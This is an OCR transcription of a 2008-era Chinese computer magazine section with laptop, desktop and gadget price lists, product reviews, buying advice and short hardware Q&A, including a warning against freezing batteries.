戴尔 INSPIRON 1410 笔记本电脑

http://www1.ap.dell.com/content/topics/topic.aspx/ap/topics/main/zhcn/odg_fsi?c=cn&cs=cndhs1&l=zh&s=dhs&~bandwidth=lan&~tab=2&dgc=AD&cid=33807&lid=827628

网购报价：4299元

提示

1.自选配置可更换、升级余地极大
2.加1元即可升级至1年Complete Cover意外损害保护服务

简明配置：
Intel Pentium Dual T2390 1.86GHz/14.1英寸宽屏LCD/Intel GMA X3100集成显卡/1GB内存/120GB硬盘/DVD刻录光驱

小编点评：
因为很多人为造成的故障原因，比如遭水浸泡等等，都不属于常规保修条例中的受保内容。所以，戴尔推出的加1元升级1年Complete Cover意外损害保护服务十分有意义，这样能获得更为完善、没有后顾之忧的服务。



冷冻电池有用吗？

问：看网上说把电池放冰箱里冻上一段时间可以重新激活，电量还能恢复一大半，这是真的吗？该怎样具体操作呢？

答：所谓的电池冷冻急救法根本没有效果。有说法是，将已经充不上电的锂电池放入冰箱的冷冻室，时间是15~30分钟，然后取出（放入时要做到完全密封，不允许水气进入电池），再进行深度充电至少8小时，电力就能恢复到80%左右。这一做法没有任何科学依据，而且也存在危险性，无论如何，请使用者不要进行这样的操作！

如何增强本本散热？

问：虽然是冬天，我的本本玩游戏时间一长还是很热，有什么办法降温吗？

答：笔记本的热源主要集中在显卡、CPU、无线网络模块三个部分。除了难度较高的修改方法外，还可以通过两个方面的准备来为笔记本降温。首先是散热底座，将笔记本底部垫起，让底部有空气流动空间，因为笔记本底部是散热主要区域，如果散热底座有辅助用的风扇效果会更好。其次，玩游戏的时候尽量以较低的画面设置来进行，一是笔记本本身3D性能有限，不可能用太华丽的特效，二来降低分辨率、设置等又能有效缓解CPU、显卡的工作负荷，从而降低系统温度。最后可能是大家不太注意的方面：关闭无线网络，无线网络模块的发热量同样不能小视，所以如果是玩游戏的时候，最好关闭掉无线网络（有硬开关的机型更好）。

各厂商本本保修范围外条例（神舟）

1.超过保修期的机器故障部件；

2.您或者非神舟及其授权技术服务人员对神舟电脑的修整、改变配置或误操作；

3.未按操作手册使用或不在条例产品说明书规定的使用环境下使用而造成的故障；

4.因使用不当或不准确的操作（如带电插拔等）或使用不合格物品（如坏盘）所造成的部件损坏；

5.使用的软件、接口和病毒引起的故障；

6.不在条例产品所需的环境情况下操作、使用；

7.在不适当的现场环境、电源情况（如用电系统未能良好接地、电压过高过低等）和工作方法引起的故障；

8.因自然灾害等不可抗拒力（如地震、火灾等）以及其他意外因素（如碰撞）引起的机器故障；

9.用户或经销商自行安装的任何部件以及由此产生的任何故障神舟将不承担保修责任；

详细保修条例：http://www.hasee.com/cn/HelpViews_Index.html?helpnews=2&newsid=1344

CF [YP02]

【闪豆学堂】

Nero刻录速度为什么变慢?

刘延军

笔者近日在办公室的Dell Precision台式机电脑上进行CD刻录时发现刻录速度奇慢无比，同时系统也变得非常慢。刚开始刻录时是48×，然后降到5×左右，刻录一个700MB的ISO镜像文件需要十几分钟（正常情况只需几分钟），而且在刻录结束后Nero提示“已避免XXX次缓冲区数据不足的问题”（见图1）。

首先怀疑刻录盘片问题，更换几张不同品牌、不同速度的CD-R发现问题依旧。



然后怀疑系统感染了病毒，用多种杀毒软件查杀也未发现任何异常；后又怀疑刻录软件、刻录机故障，在检查电脑BIOS里端口设置时，发现原来接刻录机的PATA端口是OFF的状态（见图2），将端口并修改设置为ON后重新刻录，刻录速度能保持在48×左右，CPU占用率也恢复正常了。



CF [YP03]

Acer笔记本的功能键为什么不能在XP下使用?

近来新购一台Acer本本，预装的是Vista操作系统，感觉不是很习惯，因此换装XP。在安装好XP系统后，逐一安装驱动程序都没什么问题。可偶然发现所有功能键几乎都有问题，控制这些按键的Launch Manager错误连连，甚至Launch Manager版本不同，错误也不一致（http://blog.cfan.com.cn/?uid-196050-action-viewspace-itemid-371301）。

后来发现Launch Manager 2.1.03版本在XP下工作相对更正常些，唯一不能用的便是启动NTI CD & DVD-Maker 7的小红点按键了（下载地址：http://download3.acer.com.cn/driver/whole/notebook/TM6492/WinXP/Launch%20Manager_v2.1.03.3G_XP.zip，快车代码：CF0901YPBZ02）。同时，在安装驱动程序时，千万不要忘记安装触摸板的驱动，这样才能保证功能键中播放控制功能可用。

CF [YP04]

年底最热销的三款品牌台式机

年关将至，品牌台式机的销售也逐渐火爆起来，下面为大家介绍几款最近销量非常不错的机型。首先是HP畅游人s3618cn，前段时间从5680元降到今天的5100元，性价比逐渐凸显。这款机型的机箱外观时尚小巧，而22英寸宽屏液晶却显得非常大气，整体搭配起来绝对是家中一景。值得一提的是，这款机型可以单独购买主机，考虑到主机部分提供了HDMI接口，那么作为HTPC搭配客厅的大屏平板电视，再加上原配的无线键盘鼠标，也是个充满诱惑力的方案。

还有Dell INSPIRON 518，官网售价仅4500元左右，E7300处理器搭配2GB内存和独立显卡，整机性能不错。众所周知，Dell品牌机的一大优点就是可以在一定程度内自由定制，喜欢玩游戏的人完全可以更换为HD3850或更高级别的显卡，且价格也很合理。另一款神舟新梦G4500也是前段时间降幅高达500元的高性价比产品，虽说定位在入门级，但性能丝毫不含糊，可以说有限的预算全都花在了实在的地方。也正是因为这个原因，这款机型预装操作系统为Linux，当然这对读者朋友们来说根本不是问题。

欲与山寨比价低，3999元笔记本推荐

山寨产品之所以能够大行其道，最主要是靠“低价”二字，以至于过于追求低价，连产品的品质都可以降低，实在令人不放心。如今笔记本厂商们也开始打低价牌：与山寨本不同的是，这些不足4000元的超低价笔记本电脑，同样拥有一流大厂的品质保证与售后服务，非常值得推荐。目前配置均衡且性价比较为出色的产品有HP 540（3850元）、Lenovo 3000 G430M-TTH（3800元）、Acer Aspire 4730Z(321G16MN)（3999元）等多款。


受成本所限，这些笔记本大多只配备了1GB内存，建议购机时顺便升级为2GB，多花几十元，能使系统性能提升一个档次。而CPU方面，部分机型采用了AMD的移动解决方案，这里还是向大家推荐Intel平台，无论性能、发热量还是使用时间都要好一些。至于没有预装Windows操作系统想必不是什么问题，但另一个要注意的是各种功能和机身接口是否够用，有些机型只有2个USB接口；还有些机型没有配备无线网卡或光驱，在购买时都要根据自己的实际需求进行选择。

CF [YP05]

细节才是买电脑的关键！

为什么现在的电脑性价比如此突出？在PC主要部件成本大幅度下滑的前提条件下，降价是必经之路。但是作为厂商来说，如何能够进一步控制成本，在低价的同时保持利润也是尤为重要的。如何去做呢？那就是在提供更好的性能同时，削减在厂商看来不必要的接口……

没DVI接口的PC不买



不少低价PC因为原配的显示器都是VGA接口的，为了减少成本，品牌机主板上的显示输出接口也就只留下一个VGA，并去掉了DVI数字接口。别小看一个接口，批量制造的情况下也能节省一些成本呢。但这就苦了消费者了——高分辨率下，除非是具备一种名为低通滤波电路的VGA接口，否则连接高分辨率（超过1440×900，即大于19英寸）的显示器时会发虚、重影。如果你在卖场看到了这种PC，还是不要选择的好，毕竟谁也不能保证日后你就不换显示器了。

外露读卡器的机器不要

读卡器外露有什么不好，这样用起来该多方便呀？实际上，我们使用电脑的环境灰尘、湿度太大，长期暴露在外的读卡器，其金属触点很容易遭到灰尘的污染，或是湿气的侵蚀。初期当然没什么问题，但时间久了，可能会让读卡器工作异常，甚至损坏。因此，一个带有保护舱门的读卡器无疑是最佳选择。

同轴光纤统统是噱头

还有些电脑为了增加宣传噱头，把成本不高，但"看起来很美"的功能无限放大，好像少了这功能就不叫PC了似的。比如光纤和同轴——这两个接口是为音频数字输出准备的，但实际上，我们至今对数字输出的音箱设备需求，还不及千分之一。一台4000余元的主流电脑，会有人为它配上一个至少要2000余元的数字输出音箱吗？这样华而不实的功能，不要也罢。

买电脑更应该注重的是机箱是否坚固耐用、配置是否平衡（单一部分，比如CPU配置超高也毫无意义）、是否易用、后续服务如何，而不是某一点的功能。当然更不要忽略细节，像我们提到的VGA接口、读卡器问题等等。电脑降价是个趋势，但这不能成为鱼目混珠的理由，所以，建议大家还是擦亮眼睛，仔细看清产品再买。 CF [YP06]

品牌台式机报价

型号	平均价(元)	
联想 家悦3000 Ha2515 Ath64 X2 4800+/1GB/160GB/DVD-ROM/19'LCD	3800	★
联想 K锋行 4085 Phenom X3 8400/2GB/320GB/Rambo/19'LCD	4899	
方正 飞越 A600-3256 Pentium E2200/2GB/3200GB/DVD-ROM/19'LCD	4590	
方正 卓越 S2008-6555 Core 2 E7200/4GB/500GB/DVD±RW/21.6'LCD	6299	
同方 真爱 V7760-B003 Ath64 X2 5000+/2GB/320GB/DVD-ROM/19'LCD	3999	★
同方 真爱 V9520-B001 Phenom X4 9100e/2GB/320GB/DVD-ROM/19'LCD	5090	
戴尔 Inspiron 519 Phenom X3 8450/2GB/250GB/DVD-RW/19'LCD	4380	
戴尔 Desktop-R211166CN Core 2 E8400/2GB/320GB/DVD±RW/19'LCD	5280	
Acer Aspire G1220 Ath64 X2 5000+/2GB/320GB/DVD-ROM/19'LCD	4499	
Acer Aspire X3200 Ath64 X2 4050e/2GB/320GB/DVD-ROM/19'LCD	5499	

▲随着Intel发布i7系列新处理器，台式机产品势必会有一定幅度的价格调整。但是，这个价格的浮动不会很大，毕竟i7尚属于高端产品。另一方面，i7的性能已经超出日常使用需要，消费者没有必要追新。例如，目前性价比颇高的戴尔 Inspiron 519、联想K锋行4085都是不错的选择。

笔记本报价

型号	平均价(元)	
戴尔 Studio 1537 T5800/2GB/250GB/DVD±RW/15.4'/2.77kg	7100	★
惠普 Compaq CQ45-147TX P7350/2GB/250GB/DVD±RW/14.1'/2.4kg	6300	
富士通 L1010-AC127S0D1 P8400/2GB/250GB/DVD±RW/14.1/2.5kg	8999	
联想 ideaPad Y430G-PSE P7350/2GB/250GB/DVD±RW/14.1'/2.35kg	6100	
方正 T400IG-430 P7350/2GB/320GB/DVD±RW/14.1'/2.36kg	7999	
华硕 M50S86Vn-SL T8600/2GB/250GB/DVD±RW/15.4'/2.66kg	8800	
东芝 Satellite M323 T5800/1GB/250GB/DVD±RW/14.1'/2.4kg	6500	★
苹果 MacBook(MB402CH/A) T8100/1GB/120GB/COMBO/13.3'/2.28kg	7600	★
明基 Joybook R43-LC01 T7250/1GB/160GB/DVD±RW/14.1'/2.38kg	5750	

▲购买本本要尽量区分平台，建议选择迅驰2代的产品。简单的区分方法是看处理器编号。例如T8100，这就是Santa Rosa refresh的，而P8200处理器则肯定是Centrino 2平台。从价格上，目前两大平台的机型价格（近似配置）差距并不大，相比之下Centrino 2平台升级空间还有潜力。

TOP1

东芝 Satellite M326



▼400 目前


¥6299

CPU类型	Intel 酷睿2双核 T5800(2.0GHz)
内存大小	2GB
硬盘大小	250GB
光驱类型	DVD±RW
屏幕尺寸	14.1英寸
显卡芯片	ATI Mobility Radeon HD 3470
重量	2.4kg

东芝Satellite M326笔记本采用全新的具有雅致的横纹设计的"极光白"面板，腕托处的Satellite标示以及触摸板上的条纹在开机时会发出白色冷光。另外，Harman Kardon扬声器、HDMI接口以及130万像素摄像头也丰富了这款笔记本的多媒体功能。

TOP2

戴尔 Inspiron 1318



▼300 目前

¥5499

CPU类型	Intel 奔腾双核 T3200(2.0GHz)
内存大小	2GB
硬盘大小	250GB
光驱类型	DVD±RW
屏幕尺寸	13.3英寸
显卡芯片	NVIDIA GeForce 8400M GS
重量	2.22kg

戴尔Inspiron 1318笔记本采用经过高光面处理的太平洋蓝外壳及钢琴黑饰边，镁合金机身和铰链，整机给人的感觉时尚并且坚固；采用13.3英寸光面宽屏，内置200万像素网络摄像头；前置的耳机、麦克风接口以及八合一读卡器，可以方便使用。

1999元的笔记本
你敢买么?

TKD

上网本最初的低价实际上并不很低，而且近一年时间以来，超低价笔记本电脑的大量推出，又让很多质疑的声音出现……

利润200% 一线本本赚暴利?

"前几天我们全国首度曝光了名为AXUS的笔记本山寨厂推出了一款双核独显机型，虽然名字'山寨'了ASUS，但外形却颇有几分宏碁的味道，让人哭笑不得。但还有更让人雷倒的事，今天这家名为AXUS（中文名为爱信）的厂家透露了这款双核独显笔记本的详细配置和价格，而我们全场小编顿时被其叫价直接雷倒：1988元！"（摘自PConline网站：http://notebook.pconline.com.cn/news/todaynews/0811/1492121.html）

而且，这还只是报价而已，随着这些超低价本本的推出，更是有"业内人士"爆料："其实很多业内人士都清楚笔记本的成本，只是他们怕触及行业潜规则而不敢公开罢了。市场在售的所谓一线品牌的本本，真实成本不及售价的1/3，这还包括了营销费用，也就是说同规格正规厂商的产品可以达到200%的利润。有些高价维持者爱用各种配件价格的总和来说笔记本的价格，那只是自欺欺人。CPU、内存价格，常常是经过几十个中间商才到最终客户手中。"

危言耸听莫信

如果真如其所言，成本如此巨大的空间，完全颠覆了我们现有的认知——要知道，当笔记本还在万元以上的时候（2005年以前），利润保持在200%还是有可能的。而今，绝对值已经大幅度贬低，现在主流笔记本电脑的价格在5000元一线，200%的利润，就意味着笔记本成本不可能超过2500元，这有可能吗？那么，超低价笔记本电脑制造商所谓的一线大厂利润有200%之巨又如何而来呢？

无微软系统授权，价差巨大

微软在发布Vista之初曾强力推广，只提供Vista系统，而为了与这个普及政策配合，预装Vista的费用也前所未有的便宜。以至于微软在宣传时声称——由XP改到Vista，预装费用最多多出个"盒饭"钱。但这只是XP升级到Vista的预装差价。绝对价格每台PC的授权应该不低于200元——显然，超低价的笔记本电脑不可能把钱花在这上，没有了这笔投入，价格自然能够降下来。

去年8000，今年6000

笔记本电脑的价格一降再降不是没有道理的，比如说液晶屏，其成本占到整机的3成左右，但随着规模化生产（包括生产线改进），成本在不断下降，而且幅度很大，CPU、主板等部件也在不断的降价。再则，笔记本市场的火爆让厂商开足马力，扩大生产规模，制造成本也大幅度降低。打个比方，日产300台笔记本电脑时每台成本假如是6000元，那么在提高产能单位时间内达到900台的产量时，制造成本可能就会降低到5500元甚至更多。

检测与生产并重，成本高昂

什么是大厂？从设计到售后一条龙，这才是一个大厂应该具备的基本条件。那么，该怎样计算一个厂商的真实成本呢？处理器、内存等等部件，都是有据可查的，大厂商在千颗批发价，或者万颗批发价采购配件时，其成本自然要低很多，但也不是无限的低——比如CPU，假设笔记本处理器的千颗批发价在200美元，但对于一个能够一次采购几十万颗的厂商来说，其成本确实能够降低很多，比如低上1/5，这确实存在利差。

除了采购之外，还有个可见的巨大成本开销——出厂检测。国外某知名笔记本厂商的相关负责人就表示："一套完整的检测要达到几十项之多。例如，从流水线制造完毕，用这几十个关卡来检验产品，如静电击穿测试（好的产品要求USB接口能够承受3000V静电击穿）、电磁辐射检测等等。这些检测成本极为高昂，其中很多环节光是设备采购成本就高达百万美元之巨，这样的开销没人注意过。当然，还不算模具（小厂用淘汰模具，成本二十万元以内。大厂开模设计，费用最少按百万元计算）、物料（同样是电容、电阻、电路板，好与坏的差价总计可达几十美元/台）这样的隐性成本。"

这样计算下来，一线大厂的产品成本已经比较昂贵了，也就是所谓200%利润一说根本不成立。

生产成本非售价

一线大厂笔记本成本公式：

设计成本+制造成本+检测成本+售后服务成本+利润(厂商、经销商)=笔记本电脑售价

山寨笔记本成本公式：

制造成本+利润(厂商、经销商)=笔记本电脑售价

你愿意花钱买台裸机，没有售后服务、没有任何保障，仅仅是能够运行、也没有经过严格的出厂检测，没有正版授权操作系统的准三无产品吗？你可能面临的是坏了没人修、电磁辐射超标、系统运行不够稳定的一台笔记本电脑。仅仅以生产成本+微利的笔记本电脑虽然能以超低价格吸引一下眼球，可是之后的事情就无从谈起了。最终的目的是用而不是买，买只是一个获取的手段。显然，从这个角度来看，超低价笔记本存在是有其合理性的，但这不意味着值得我们去埋单消费。

CF [YP07]

3499元/3699元/3999元 | 400-828-2822 | http://www.benq.com.cn

爱上它的理由——明基Joybook Lite U101

网上对于明基 Joybook Lite U101 超便携笔记本电脑的热议程度超乎想象，一个小小的超便携笔记本电脑，为何能引起这么热烈的追捧呢？



我就是与众不同!

明基Joybook Lite U101之所以能受到广泛关注，原因其实并不完全在于它的市场定位——“超便携笔记本电脑”，用明基自己的话讲，U101拥有N个理由让你心动。比如，它采用业内独家的10.1英寸16：9 LED背光屏幕、160GB超大容量硬盘、膜内漾印(图案位于夹层内，不怕磨损)顶盖、超长待机时间（6芯电池实际使用7.2小时实测，非实验室数据）等等，无一不是特例独行的。当然，如果这样一款产品售价太高，自然也不会让人产生距离感——U101三档售价3499元、3699元、3999元颇具性价比。即便是在相同价位下对比，目前还没有哪款产品能够与U101提供近似的产品价值。



规格


处理器：Intel Atom N2701.6GHz
内存：1GB DDR2（低配版 512MB内存）
硬盘：160GB(高配版SSD硬盘)
显卡：Intel集成显卡
显示屏：10.1英寸 16：9 LED背光屏幕
重量：1.15千克



外观时尚，屏幕比例、硬盘容量都是规格上的亮点



键区为白色，需要定期擦拭保持清洁



U101是目前性价比最突出、功能最完善、配置最强大的超便携笔记本电脑之一，强烈推荐

读者评测：

郑楠——读者

我拿到的是白色明基Joybook Lite U101，160GB硬盘是最吸引我的地方，毕竟容量大点可以装下更多的电影、更多的软件……总之是越大越好。我一直认为超便携不能是以牺牲功能为代价的，像很多产品只配个小容量的SSD硬盘，实在无法接受——还要再单独配个移动硬盘吗？便携性不就全没了。

另外，屏幕的分辨率尺寸也很有特色，U101应该算是独一无二了。16：9的屏幕比例用来看电影真合适，一般的RMVB啦、AVI格式的电影都没问题，当然高清（1080P）还是不行。大部分电影没了黑边（16：9比例电影），有黑边的（2.35：1比例电影）也非常窄，可视面积增加了不少！此外我还试了试玩游戏，像《魔兽争霸3》基本还能接受（最低设置），但像FPS射击类游戏，恐怕它还是力所不及的了。

评分：9分

宏俐——消费者

我关注U101很久了，当然，和大多数人关注的不太一样。像网上帖子里一直热议的什么LED背光屏幕啊、大容量硬盘等等对我吸引力不是很大，漂亮和轻薄才是最重要的。第一支眼见到U101还真合我意，外观非常时尚，上面的火星文也成了很好的点缀：远看时时尚感强烈、近观又能充分体现网络文化，很好玩。另外就是U101非常轻，放在我的提袋里一点也不觉得沉。电池使用时间也比较不错，一次可以坚持差不多3个半小时，上课时记笔记还真不错。唯一麻烦的是，它太漂亮了，真怕弄脏它，等我自己买了一定要好好保护。

评分：9.5分

赵易涛——读者

现在上网本的可选择性很大，几乎所有厂商都推出了自己的产品。在我看来，最有特色的非U101莫属。首先是机器很小巧，拿起来一点也不费劲，全重好像才1.15千克。更重要的是小本用起来输入也不麻烦——90%的键帽根本不需要特别关注，输入和全尺寸键盘几乎没差别。而像独家16：9比例的LED背光屏幕、2GB内存什么的更不用提了。此外，虽然我对外观要求不高，但这次看到U101也要忍不住说句好，确实十分漂亮！

评分：9分

小枫——资深IT产品评测工程师

明基Joybook Lite U101上市的时间应该算比较晚的；比起其他厂商来说，后进未必就是坏事。凭借着明基上级单位集团内部的资源整合，比如像覆有火星文的顶盖就采用集团内部的资源生产制造，16：9的LED背光屏幕更是明基独家使用（全球最知名的液晶面板制造商，与明基电通同属一个集团），并在设计思路上更是博众家之长，弃众人之短。可以说，U101是当前最具吸引力的超便携笔记本电脑，并且它颇具性价比的价格也十分诱人，所谓后发制人就是这个道理。

评分：9分 CF [YP08]

6499元 | 800-858-2215/400-889-7209 | http://www.dell.com.cn/H1

企业办公必选——
戴尔Vostro 1310笔记本电脑



简洁全为办公生

戴尔Vostro系列中文名为"成就"，这个系列是专为中小企业设计的移动办公用产品，其外观异常简单，没有任何花哨之处。唯一显得时尚点儿的地方就是其顶盖——一个银色的DELL图标加上钢琴漆，再无其他了。不过，Vostro 1310只是外观简单，设计却不简单。它拥有4个USB接口，左1右3分布(多数笔记本仅为3个)，而且之间的间距都不小，使用起来甚是方便。同时，像SD多功能读卡器、IEEE1394、指纹识别功能、PCI-Express扩展接口一应俱全，任何设备的连接都变得相当容易。

全尺寸键盘输入很轻松

作为商用型产品，Vostro 1310最应注重的应是使用体验，而非强悍配置。显然Vostro 1310在这方面非常出色——全尺寸规格的键盘输入十分舒适，而且按键的键程（从按下按键到弹起时的距离）也很合理，长时间敲击也不会感觉到疲劳，显然这对需要长时间伏案工作的使用者来说十分重要。不仅如此，Vostro 1310的待机时间实测可达到3.7小时，对于一般性的外出使用已经足够了。

此外，Vostro 1310的配置规格也非常出众，如45nm处理器、2GB双通道内存、独立显卡等等，强劲的性能为基础，加之舒适的使用手感，Vostro 1310称得上是一款非常值得关注的商用笔记本电脑。

键盘敲击手感极为舒适

触摸板面积偏小

商用机型Vostro 1310外观样式简单，但性能及使用感受都十分出色，是一款值得选购的商用笔记本电脑

规格

处理器：Intel Core 2 Duo T8300 2.4GHz

内存：2GB DDR2

硬盘：160GB

显卡：NVIDIA GeForce 8400M GS 128MB

显示屏：13.3英寸宽屏LCD

重量：2.0千克

CF [YP08]

7199元 | 021-33680318 | http://www.msi-china.com.cn

绝对够惊艳——
微星EX310笔记本电脑



采用AMD PUMA平台的微星EX310笔记本电脑非常注重设计的有效性，巧妙的设计方式让这个性能出众的笔记本计算平台更具吸引力……

惊艳背后的巧妙设计

微星EX310笔记本电脑的外观十分惹眼，它简单的流线型设计，让EX310颇具时尚风格。爵士蓝、法拉利红两种颜色分外醒目。别小看屏幕上盖，除了艳丽的色彩外，突起的部分与屏幕之间产生了一点距离。正是这个小小的变化，不仅让E310看起来更为美观，同时还起到了保护屏幕的作用，其受力程度远大于平面的上盖。此外，有趣的是MSI字样在开机后还会发光发亮，配合绚丽的颜色，十分好看。

细节见真工

微星EX310在细节上的处理非常值得肯定。例如麦克风部分，从源头就改变了基础的接收声音的方式，在EX310前方产生一个3D立体接收范围（屏幕上盖摄像头右端，同时对应外盖部分都有麦克风采音孔），任何在接收区域以外的噪音，都会通过智能的方式和音源比较而过滤掉，而不会传输给通话线路的另一方。而电池部分的设计也更为有趣，8芯电池经过巧妙的设计，还能起到支撑本本的作用——前倾的机身坡度使用起来非常顺手，自然的倾角也让底部有了空气流动的空间，有助于散热。而屏轴的L型设计也让本本有了更好的视角范围，也与电池的L型形成呼应，更为美观了。

网络大补贴：

AMD公司正式发布Puma笔记本平台

http://news.mydrivers.com/1/100/100757.htm


性能强大，设计细节体贴实用


外壳易留指纹


微星EX310笔记本电脑在细节设计上又非常体贴实用，不失为一款性价比出众的产品

规格

处理器：AMD Turion 64 X2 QL-62 2.0G Hz

内存：2GB DDR2

硬盘：250GB

显卡：ATI Radeon Mobility HD3450 256MB

显示屏：13.3英寸镜面宽屏ACV亮屏炫彩技术

重量：1.9千克

CF [YP09]

64GB超大容量闪盘高价上市

160GB移动硬盘不到400元

8年前，闪盘刚刚上市的时候，容量只有16MB~32MB，而现在同样价格已经可以买到16GB和32GB的型号了，整整翻了1000倍。目前除山寨货外，市场上能买到的容量最大的闪存盘，要数金士顿刚推出的DT150 64GB，但800元左右的价格（32GB版本约450元）实在谈不上什么性价比，毕竟移动硬盘的价格也在降个不停。所以闪盘类产品不建议购买16GB（150~200元左右）以上容量的型号，毕竟平时拷些文件的话，哪怕是高清电影和游戏ISO，有16GB也足够用了，更大的数据还是选择移动硬盘比较好。

由于台式机和笔记本硬盘的价格不断下调，移动硬盘自然也会跟着降价。目前160GB的移动硬盘只需不到400元即可买到，而且还是威宝、旅之星这样有一定名气的品牌。更大容量的250GB移动硬盘多在599元价位，从每GB的价格角度来看和160GB基本相同，值得推荐的有明基私密型DP303，官方宣称2米抗摔，且配备了通过NIST认证的世界权威3DES加密技术，需要保存私密数据的用户不妨考虑。

N95跌破2000大关

“跳票王”魅族M8终于面世

N95自从上市以来就吸引了无数人的目光，Symbian操作系统、Wi-Fi无线网络、500万AF摄像头、2.6英寸超大屏幕、GPS定位系统……目前这款超人气机型的改版机已经跌破2000元大关。不过在这里还是要建议大家购买行货，虽然贵几百元，但仍然很超值，最主要是用起来比较放心。另一款降到2000以内的超值手机当属多普达P800，这款在上市当时也是定位高端的GPS手机，只不过内置的WM 5.0操作系统在今天看来略微过时了，好在整体配置仍属主流偏上范畴，喜欢WM智能手机的人不妨考虑。

被誉为手机史上最强“跳票王”——魅族M8的神秘面纱终于在2008年最后一个月揭开了，随着各大媒体的评测报告的发出和各种渠道获得的“试用机”流入用户手中，此前被大肆炒作的M8走下神坛。M8采用了与苹果iPhone 3G采用了同样的硬件解决方案—三星S3C6410，其ARM11中央处理器主频为667MHz，并具有256MB SDRAM程序运行内存，比苹果iPhone 3G还要强。上市后的魅族M8将具有8GB和16GB两种版本。作为一款智能手机，魅族M8采用了WinCE系统，对第三方软件的支持比常见Windows Mobile系统要少一些。 CF [YP10]

TOP1 松下 LX3GK



▼120 目前 ¥3300

感光元件	CCD
有效像素	1010万
最高分辨率	3648×2736
传感器尺寸	1/1.63英寸
显示屏尺寸	3.0英寸
光学变焦	2.5倍

▲松下LX3GK相机采用一枚1/1.63英寸的CCD感光元件，配合最大光圈F2.0的24mm超广角变焦镜头，采用Venus Engine IV影像处理器，最高像素可以达到1130万。同时，LX3具有丰富的拍摄模式，其中iA智能自动模式是松下相机的一大特点，智能化的功能可以让相机自动选择适宜的拍摄模式，省去了用户设定的麻烦。

TOP2 柯达 Z1015 IS



▼100 目前 ¥2080

感光元件	CCD
有效像素	1000万
最高分辨率	3648×2736
传感器尺寸	1/2.33英寸
显示屏尺寸	3.0英寸
光学变焦	15倍

▲柯达Z1015 IS是一款拥有千万像素成像能力，15倍光学变焦带28mm广角防抖镜头的长焦数码相机。Z1015 IS具备全手动拍摄模式，拥有720P高清摄像性能并且支持摄像时的光学变焦与自动对焦。另外，它的快门按键采用近似扇形的设计，贴合手柄外沿的造型使用非常舒适。

打印机

型号	平均价(元)
HP Deskjet D730	750 ★
HP LaserJet P1008	1080
爱普生 Stylus C110	960
爱普生 ME Office 70	1150
佳能 PIXMA iP1880	370 ★
佳能 SELPHY CP760	740
利盟 P915	630
利盟 Z1420	999

▲佳能PIXMA iP1880优雅的立方体造型设计，机身外壳采用充满质感的光滑材质，配合极其酷的黑色表面，放置在办公室或家中任何位置都能与周围环境想协调。性能上，它继承佳能FINE技术快速的一贯特点；另外，全面升级的墨水系统，使打印效果更为出色。

DV

型号	平均价(元)
索尼 DCR-SR65E	3750
索尼 DCR-SR85E	4500
松下 GS68	1900
松下 SDR-S18GK	2400 ★
日立 DZ-GX5060SW	2500
日立 DZ-HS500SW	3990
JVC GZ-MG430AC	3280 ★
JVC GZ-MG530AC	4500

▲松下S18GK使用了一枚10倍光学变焦镜头，最大光圈F1，是一款具备了“双防”能力的数码摄像机。首先使用SD/SDHC卡作为存储介质与硬盘或DVD等载体不同，SD/SDHC记忆卡不需要任何驱动装置。其次S18GK在设计上具备一定的抗冲击能力，可以承受最高1.2米的坠落冲击。

投影仪

型号	平均价(元)
明基 MP512	3499
明基 MP512ST	4450 ★
东芝 TDP-SP1	5200
东芝 TDP-XP1	6500
纽曼 NM-PD01	3899 ★
纽曼 NM-PD01A	4800
联想 M300	3999
联想 C112	5199


▲纽曼NM-PD01主要面向入门级家庭影院市场，其最大的特点就是设计简单易用，除了传统的投影机所具备的功能外，还可以接入电视信号。 采用了单片0.7寸DMD显示技术，能提供1800流明的标称亮度和2000:1的动态对比度，能在1.8-5.2米的距离投射出38-120英寸的大画面，在同类投影中显示效果还是比较出众的。

MP4

型号	平均价(元)
艾诺V3000HD 9GB	699
昂达VX757 4GB	299
纽曼ManMan A2 8GB	499
歌美X780LE 8GB	499
台电 M33 8GB	499
蓝魔 RM970 8GB	399
AOC X800 8GB	499
艾诺 V2000SE 8GB	399

▲艾诺 V3000HD成为市场上第一个以“高清播放”为卖点的MP4播放器，具有720P高清视频解码、10M码流率播放能力TV-OUT电视输出具有分量接口，符合高清播放的要求。不过作为一款手持的播放设备，在4.3英寸屏幕上播放720P电影并没多大意义，况且8GB容量对于高清视频来说太小了。

多普达Touch VS 诺基亚5800XM


最终幻想：多普达 Touch 外形轻巧可爱，亚光防滑黑漆塑料，手感不错，不容易划花，又没有掉漆的顾虑。

Angeer：Nokia 5800XM 虽然是 S60 操作系统，不过也是触屏手机，分辨率更是高达 640×360，比 iPhone 都强，更不比 Touch 效果差哦。

Loser：5800 虽然可以手写、迷你 QWERTY 键盘、全屏幕 QWERTY 键盘，以及普通的数字键盘，但是它的触摸屏更适合手写笔，不太适合手指操作。

Lichu：Touch 的几个按键设计得太纤细啦！五维方向键的圈圈感觉有点局促，手指头大的人可能会很难操作。5800XM 外观设计和厚度、手感非常好，十分适合亚洲人把握。

三脚猫：Touch 内置和钻石一样的 528MHZ CPU，内存容量则达到了 256ROM 和 192RAM，还支持 TF 卡扩展。

晴天：还有还有，Touch 操作界面虽然不是像钻石那样是真正的 3D 效果，但是 2D 却具有了 3D 的动态效果，非常炫丽。

Sqy：Touch 机器虽小但却内置了 GPS 导航模块，可惜的是行货去掉了本来具有的 3G 功能和 WIFI。

